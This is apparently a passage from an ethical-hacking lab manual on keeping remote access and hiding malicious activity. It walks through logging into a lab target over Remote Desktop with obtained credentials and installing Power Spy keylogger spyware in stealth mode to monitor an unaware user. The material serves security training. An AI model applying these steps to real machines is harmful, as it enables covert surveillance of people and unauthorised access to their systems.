

Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego
- Covert channels using Covert_TCP

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution

- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This lab only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)



For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2016**).

Here, we are using **Windows Server 2016** as the target machine, because, in this system, **Jason** has administrative privileges.

- Click **Windows Server 2019** to switch to the **Windows Server 2019** machine.
- Click **Ctrl+Alt+Delete** to activate the machine. By default, **Administration** user profile is selected, click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.

Alternatively, you can also click **Pa\$\$w0rd** under **Windows Server 2019** machine thumbnail in the **Resources** pane or Click **Type Text | Type Password** button under Commands (**thunder** icon) menu.

Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



The image shows the Windows Start Menu search interface. A search query has been entered, and the results are displayed. The top result is "Remote Desktop Connection" (Desktop app), which is highlighted with a blue background. Below it, under the heading "Settings", are several configuration options: "Remote Desktop settings", "Remote Desktop sleep settings", "Remote Desktop Developer Settings", "Remote Desktop hibernation settings", "Allow Remote Desktop connections only from computers with Network Level Authentication", "Allow remote connections to this computer", and "Advanced Remote Desktop settings".

- Best match
- Remote Desktop Connection
Desktop app
- Settings
 - >< Remote Desktop settings
 - Remote Desktop sleep settings
 - Remote Desktop Developer Settings
 - Remote Desktop hibernation settings
 - Allow Remote Desktop connections only from computers with Network Level Authentication
 - Allow remote connections to this computer
 - >< Advanced Remote Desktop settings

4.  The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16 [Windows Server 2016]**) and click **Connect**.



Recycle Bin OWASP ZAP
2.8.0



desktop.ini



desktop.ini



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Reader DC



Firefox



Google
Chrome




Wireshark




5. The **Windows Security** pop-up appears; enter the credentials **Jason** and **qwerty** and click **OK**.

Here, we are using the target system user credentials obtained from the previous lab.



6. A **Remote Desktop Connection** window appears; click **Yes**.

You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.



